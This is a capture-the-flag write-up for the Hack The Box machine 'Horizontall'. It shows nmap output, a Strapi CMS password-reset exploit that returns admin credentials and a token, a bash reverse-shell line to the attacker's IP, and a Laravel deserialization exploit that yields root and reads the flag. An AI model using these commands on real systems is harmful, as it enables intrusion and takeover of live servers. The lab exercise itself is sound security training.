


Horizonatll was easy machine in hackthebox.First there is a strapi CMS vulnerable of cve. Exploit the CVE and get shell using command injection vulnerability. Discover what is running on localhost and do Port Forwarding to exploit another CVE in laravel using blind rce to get root. In Beyond Root i will exploit CVE in Kernal.
nmap
using nmap to discover open ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root💀H3X0S3)-[/home/h3x0s3/Desktop/Labs/HTB]
└─# nmap -sS -sC -sV -A horizontall.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-029 12:14 EST
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.74s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: horizontall
Aggressive OS guesses: Linux 5.0 - 5.3 (95%), Linux 4.15 - 5.6 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.3 - 5.4 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
┌──(root💀H3X0S3)-[/home/…/Desktop/Labs/HTB/Horizontall] └─# python3 exploit.py http://api-prod.horizontall.htb/ [+] Checking Strapi CMS Version running [+] Seems like the exploit will work!!! [+] Executing exploit
[+] Password reset was successfully [+] Your email is: admin@horizontall.htb [+] Your new credentials are: admin:SuperStrongPassword1 [+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjQ0MDczMTUwLCJleHAiOjE2NDY2NjUxNTB9.eRyNqdAGMghLUXHXFzu9JAEOtZyKalzW6580CgvvYvA
$>

we get a shell but it’s blind RCE to try to get a nc shell
1 2 3 4 5 6 7 8 9 10 11 12 13
$> bash -c 'bash -i >& /dev/tcp/10.10.16.14/1337 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
<html>
<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>

$>
┌──(root💀H3X0S3)-[/home/…/Desktop/Labs/HTB/Horizontall] └─# python3 exploit2.py http://127.0.0.1:8000 Monolog/RCE1 "id" [i] Trying to clear logs [+] Logs cleared [+] PHPGGC found. Generating payload and deploy it to the target [+] Successfully converted logs to PHAR [+] PHAR deserialized. Exploited
uid=0(root) gid=0(root) groups=0(root)
[i] Trying to clear logs [+] Logs cleared
read root flag
1 2 3 4 5 6 7 8 9 10 11 12
┌──(root💀H3X0S3)-[/home/…/Desktop/Labs/HTB/Horizontall]
└─# python3 exploit2.py http://127.0.0.1:8000 Monolog/RCE1 "cat /root/root.txt"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

78392###########################

[i] Trying to clear logs
[+] Logs cleared
Beyond Root
CVE-2021-4034
A local privilege escalation vulnerability was found on polkit’s pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies